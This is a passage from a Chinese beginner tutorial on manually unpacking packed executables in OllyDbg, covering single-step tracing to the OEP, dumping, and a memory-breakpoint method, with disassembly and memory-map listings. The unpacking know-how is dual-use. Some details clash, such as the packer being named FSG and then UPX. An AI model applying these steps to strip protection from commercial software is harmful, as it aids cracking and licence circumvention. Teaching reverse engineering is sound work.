跳转，意思就是无论发生什么情况，下一步都会去执行“00413444”那里的代码。到了这句代码小菜们就要注意了，现在就不能再按 F8 了，因为如果实现了这个跳转，那我们就会掉进代码的海洋里（这个是经验，大家练习得次数多了也会自己总结出一些经验的）。虽然现在不能使用“单步跟踪”命令，但是我们得知道思想是一定不能够变化的，所以决定“跳过这句代码，继续进行单步跟踪”。虽然听起来很玄乎，不过面对 JMP 这样非常霸道的命令，还必须这样做。不和它硬拼，绕道过去继续我们的工作。小菜这时可能会犯难了“怎样才能实现这个操作呢？”现在我们使用鼠标单击下一行代码，也就是 **00413007 – E9 24040001 jmp 01413430** 这一句，然后按下“F4”。

> **X 加油站：F4 的作用是什么？**
>
> *在调试过程中，快捷键 F4 的作用是执行到所选的代码。简单的说就是我们单击一句代码，然后按下 F4 键，程序就会运行到我们所选的代码上来。是不是很神奇（注意，所选的代码一定要符合程序运行的顺序，如果让程序去运行已经运行过的代码，那是肯定不行的）？*

按下F4后，程序就停在了 **00413007 – E9 24040001 jmp 01413430** 这句代码上，现在就可以继续使用单步跟踪命令了，按一下F8程序就会运行到 **0041300C EB 00 jmp short 0041300E**，这里又出现了一个 JMP 跳转，不过这个跳转不会对跟踪的过程产生任何不利的影响，所以继续单步跟踪就可以了，然后便来到了下面的代码处：

```
0041300E    BB 30394400     mov    ebx, 443930      //就来到了这里
00413013    03DD            add    ebx, ebp
00413015    2B9D D03F4400   sub    ebx, dword ptr [ebp+443FD0]
0041301B    83BD FC494400 0>cmp    dword ptr [ebp+4449FC], 0
00413022    899D FC494400   mov    dword ptr [ebp+4449FC], ebx
00413028    0F85 66030000   jnz    00413394
```

面对这些代码，小菜们可以大开杀戒一路 F8 冲过去，一直到最后一句 **00413028 0F85 66030000 jnz 00413394** 再停下来。可以看出这又是一个跳转，这时候大家要注意 OD 给出的提示信息，当停在这句代码上时 OD 会给我们一个提示跳转未实现？也就是说 OD 告诉我们“这个跳转现在没有用的”，不过没有用我们就放过它吗，肯定不能。但是怎么样才能让这个跳转实现呢，很简单按一下“回车”键就可以来到这个跳转所指向的地方了：

```
00413394    8B85 AD394400   mov    eax, dword ptr [ebp+4439AD]   //来到了这里
0041339A    50              push   eax
0041339B    0385 FC494400   add    eax, dword ptr [ebp+4449FC]
004133A1    59              pop    ecx
004133A2    0BC9            or     ecx, ecx
004133A4    8985 E63C4400   mov    dword ptr [ebp+443CE6], eax
004133AA    61              popad
004133AB    75 08           jnz    short 004133B5
004133AD    B8 01000000     mov    eax, 1
004133B2    C2 0C00         retn   0C
004133B5    68 00000000     push   0
004133BA    C3              retn
```

现在我们来到了跳转所指向的代码处，不过程序还没有执行到这里呢，所以不光我们得赶到这里，程序运行的脚步也得跟上，按一下F4程序就运行到了 **00413394 8B85 AD394400 mov eax, dword ptr [ebp+4439AD]** 这句代码，后面的 n 句代码大开杀戒吧，全部 F8 搞定，同样当跟踪到最后一句代码 **004133BA C3 retn** 时要注意了。提醒小菜一下，内幕“OEP 马上就找到了哦”！我们再按一下 F8，就来到了如下代码处：

```
00407915    55              push   ebp        //来到了这里
00407916    8BEC            mov    ebp, esp
00407918    6A FF           push   -1
0040791A    68 A0A84000     push   0040A8A0
```

脑筋紧绷的小菜一刻也不敢松懈，小心翼翼地准备再一次按下 F8。突然，空中传来一个声音“其实这就是程序的 OEP 了，该进行下一步‘Dump’了”。这时小菜还没有反应过来是怎么回事，望着代码惊讶的问道，**00407915 55 push ebp** 这里就是程序的 OEP 吗？“没错，这里就是 OEP 了”。




图 3

不过小菜们似乎还是不相信，怎么办？来验证一下好了，PEID的检验结果大家都相信吧，那我们就使用PEID来检验一下，打开PEID，选择插件“Generic OEP Finder”，看到了吗？PEID告诉我们程序的OEP就是“00407915”这里。OEP总算是找到了，小菜们都非常兴奋，先别激动，因为脱壳的过程还没有完呢，如图3。




图4

第三步、DUMP

现在我们什么都不要做，让程序停在目前的位置上，轻轻地单击一下鼠标右键，在弹出的菜单里选择“Dump debugged process”，如图4。这时OD会打开一个窗口，如图5。




图5




图6

这里面的设置选项一个都不要修改，直接单击“dump”按钮就可以保存脱壳后的程序了。因为是第一次手动脱壳，所以要为程序起一个响亮的名字，就叫“脱壳NO.1”吧。好了，脱壳后的程序已经保存下来了，那么小菜们辛苦的工作究竟效果怎么样呢，脱壳后的文件能够运行吗？怀着不安的心情，和小菜们一起来检验一下脱壳后的程序，这可是小菜的脱壳第一战哦。先使用PEID检验一下脱壳后的程序，显示为“Microsoft Visual C++ 6.0”，如图6。

看来壳已经被脱掉了，再运行一下看看，发现一切正常，看来程序已经被成功脱壳了。小菜的脱壳第一战：成功！



X 加油站：怎样来检验脱壳是否成功？

脱壳是否成功是小菜们很关心的一个问题，因为如果不成功的话那我们所有的努力就都白费了。不过只要按照顺序来，成功脱壳是没有任何问题的。那么怎样来检验我们脱壳是不是成功呢，这就需要检查一下脱壳后的程序了。一般来说脱壳后的程序只要满足下面两个条件就可以肯定是成功脱壳了。1、使用PEID检查脱壳后的文件，显示的为编写程序所使用的语言，比如Microsoft Visual C++、Borland等，2、脱壳后的程序能够正常运行。

总算脱掉了一个壳，小菜们也被绕得头晕目眩，不过这是最基础的方法，大家一定要掌握。因为我们以后要面对的壳成千上万，总不能一直都是这样“单步跟踪”吧，会累死人的。既然大家已经学习完了这个基本的方法，算是练了一下基本功。有了底子，就可以更好的进行深入的学习了，大家先休息一下，稍后我们来学习更快更方便的脱壳方法。

第二节：内存断点脱壳法

内存断点脱壳法，小菜们一听到这个名字心里咯噔一下，不由得担心起来，“这么专业的一个名字呀，会不会很难呢？”为了消除小菜们的疑虑，我们慢慢的从这个方法所依据的原理开始说起。大家已经知道了，虽然软件被加了一层壳保护起来，但是当软件真正运行起来的时候还是会和壳脱离开来的，也就是说当“壳”完成了自己的使命后，就要把软件的控制权重新交还给程序自身。我们所要做的就是在“壳”与软件自身刚刚分离的一刹那把软件给剥离出来，这样一来我们就得到了一个“干干净净”的软件。当然这个也不仅仅是内存断点脱壳法的原理，也是所有脱壳方法所最基本的依据，了解了基础的原理后怎样来认识内存断点脱壳法呢？它与单步跟踪法又有什么区别呢？下面就为小菜们来详细的解决以上的两个问题。

刚刚学习完了“单步跟踪脱壳法”，大家都有一种很累的感觉，因为我们一直在跟着软件的运行轨迹跑，等于是在软件的运行过程被牵着鼻子走。累一点并不要紧，能达到目的就成，小菜很坦然地说到。看来小菜们的学习态度还是很正确的，不过既然我们已经能够通过笨方法来达到目的，也就是说脱壳的目的是可以达到的，那么能不能通过简化过程的方法来提高脱壳的效率呢？手动的一步步跟踪确实又慢又累人。其实，我们完全可以把跟踪软件运行过程这个任务交给电脑来做，这样脱壳的过程就可以大大简化了，电脑毕竟要比小菜们的手快多了。于是根据这个简单的道理“内存断点脱壳法”就出现了。

一、内存断点脱壳法的原理

小菜们先学习一下基本的理论知识，我们不能平白无故的就把跟踪软件运行过程的任务交给电脑，所以必须要有一定的原理才能让电脑发挥它的作用。这个原理和“壳”运行的过程是非常密切的，大家必须明白这样一个前提，当壳完成使命将控制程序的权利交给软件自身的时候，是需要一个过程的。因为一个程序文件本身是分作几个大块的，每一块都有各自的分工（小提示：这里所说的“块”就是高手们经常提到的“区段”）。就像我们一个人也要分为大脑、躯干、四肢等几个大的部分一样。壳并不是突然一下就完全脱离软件的，就和我们的衣服不可能刹那间就从身体上消失一样。小菜们脱衣服需要一个过程，先从袖子开始脱或者先从身上开始脱等等。不论是怎样的一个具体顺序，整个的过程都是要一步一步进行的。其实，壳与软件脱离的过程也是这个道理，并不是一下子就消失在茫茫的代码之中，而是一步一步的从软件的各个部分一次脱离开来。明白了这个过程，下面的内容就简单了。因为壳是一部分一部分与软件脱离的，所以我们利用一下这个过程。让壳与程序一段一段地进行分离，一直到与程序完全分离为止，等到了完全分离的时候我们就可以得到一个干净的“软件”了。与单步跟踪法盲目跟随软件的脚步不同，在这里壳与程序脱离的每一个步骤都是在我们的掌控之内的。也就是说由小菜们给程序制定一个脱“衣服”的步骤，可以是从上到下也可以是从下到上等等，

每完成了一步都要按照小菜的指令开始下一步，而我们只告诉程序从哪里开始与壳分离，但具体的分离过程则基本可以忽略掉了，因为那是程序自己做的事情。费了好大的工夫，把“内存断点脱壳法的原理”给小菜们讲述了一遍，估计大家心中也明白了几分道理。但更多的肯定是疑惑和不解，这是很正常的。大家先暂时放下心中的种种疑虑，下面我们一起来进行一个内存断点脱壳法的实例演示，相信看过了实际的例子后，对于一些难以理解的概念大家心里也就能清楚几分了。

二、内存断点脱壳法实战

我们的目标是一个加壳的小 CRACKME，在练习脱壳过程的同时复习一下脱壳的一般步骤。

第一步、侦查信息

在开始脱壳前先要检验一下程序的一些基本信息，看看它有没有被加壳或是加了一个什么样的壳。使用PEID 检查一下，通过检查的结果可以看出这个小程序使用了FSG 系列的壳，如图7。




图 7

这个壳可是比较少见的，小菜顿时慌了手脚。不过，既然已经知道了程序使用了什么样的壳，下一步的工作就有方向了。UPX 系列是压缩壳中经典一个家族，今天我们的对手就是它了。

第二步、开始脱壳

正式的脱壳过程就要开始了，还是首先在OD 中打开目标程序。等待OD 分析完了整个程序，就会停在如下的代码处：

```
004BCEFC    9C              pushfd    //停在了这里
004BCEFD    60              pushad
004BCEFE    BD C0950B00     mov ebp,0B95C0
004BCF03    01AD 4C3A4000   add dword ptr
ss:[ebp+403A4C],eb>
```

Memory map

地址	大小	属主	区段	包含	类型	访问	初始访问	已映射
00010000	00010000				Map	RW	RW	
00020000	00001000				Priv	RW	RW	
0012C000	00001000				Priv	RW 保护	RW	
0012D000	00003000			堆栈 于 主线	Priv	RW 保护	RW	
00130000	00004000				Map	R	R	
00140000	00001000				Priv	RW	RW	
00150000	00041000				Map	R	R	
001A0000	0000C000				Map	R	R	
00260000	00003000				Map	R	R	
00270000	00001000				Map	R	R	
00280000	00002000				Map	R	R	
00290000	00002000				Map	R	R	
002A0000	00002000				Map	R	R	
002B0000	00002000				Priv	RW	RW	
002F0000	00003000				Priv	RW	RW	
00320000	0000A000				Priv	RW	RW	
00400000	00001000	NOTEPAI		PE 文件头	Imag	R	RWE	
00401000	0000B000	NOTEPAI		代码	Imag	R	RWE	
0040C000	00005000	NOTEPAI		SFX,输入表,	Imag	R	RWE	
00420000	00103000				Map	R	R	
00560000	00003000				Priv	RW	RW	
005F0000	00014000				Priv	RW	RW	
006F0000	0037E000				Map	R	R	\Devic
00A70000	00111000				Map	R	R	
00E20000	00001000				Priv	RW	RW	
00F40000	00008000				Priv	RW	RW	
00F50000	0037E000				Map	R	R	\Devic

来到了这里

图 8

不要急着按 F8 或是 F7，高级的方法肯定是自由独特的使用方法。现在我们需要打开OD 的内存镜像窗口，什么是内存镜像先不用关心，打开这个窗口的方法非常简单。只需要在OD 的主界面中按下快捷键 Alt+M 就可以了。打开了这个窗口大家肯定会有些迷茫“这是什么地方呀？”小菜无奈的叫道，不用着急，大家认真学习以下的过程跟着去做就可以了，如图 8。

第三步、内存断点脱壳法

来到了新的窗口中，首先我们寻找这样的一组信息：

```
Memory map, 条目 139
地址=76DE1000
大小=000C9000 (823296.)
属主=kernel32 76DE0000
区段=.text
包含=代码,输入表,输出表
类型=Imag 01001002
访问=R
初始访问=RWE ()
```

这是从OD 中复制出来的内容，小菜们可以根据“地址 76DE1000 和项目 139”这两个信息在自己的电脑中找到相关的内容。找到之后单击鼠标右键依次选择“断点”－“切换”，也就是在这个信息上面设置一个断点，F2 快捷键也可以使用，如图9。

76DE0000	00001000	kernel32 76DE0000		PE 文件头
76DE1000	000C9000	kernel32 76DE0000	.text	代码,输入表
76EAA000	00003000	kernel32 76DE0000	.data	数据
76EAD000	00001000	kernel32 76DE0000	.rsrc	资源
76EAE000	0000A000	kernel32 76DE0000	.reloc	重定位

图 9

在这里，我们就为程序下达了一个命令。这是一个什么样的命令呢，还是使用脱衣服的那个例子，本来小菜脱衣服是一下就从身上脱下来了。程序也一样，壳与程序分离的过程也不是一气呵成的，但是我们需要抓住在壳与程序完全分离的那一瞬间，所以就要对分离的每一个过程进行全程的监控。也就是说，现在小菜脱掉一只袖子都要向我们汇报一下，再一次接到命令的时候才能继续。道理很简单，对于程序与壳分离过程的监控，是通过设置断点来实现的。现在，已经设置另一个断点了。那就让程序运行起来吧，反正一会儿还是会停下来的，因为有断点的嘛。设置完了上面所说的断点，就按下F9 键让程序在OD 中运行起来。没多久，程序就被中断下来了停在了这里，如图10：

```
7734888C    66:813E 4D5A    cmp    word ptr [esi], 5A4D  //停在了这里
77348891    0F85 9F3CFCFF   jnz    7730C536
77348897    8B46 3C         mov    eax, [esi+3C]
7734889A    3ACA            cmp    cl, dl
7734889C    0F85 683CFCFF   jnz    7730C50A
```

```
76E09A9E   8BFF          mov    edi, edi
76E09AA0   55            push   ebp
76E09AA1   8BEC          mov    ebp, esp
76E09AA3   837D 08 00    cmp    dword ptr [ebp+8], 0
76E09AA7   53            push   ebx
76E09AA8   56            push   esi
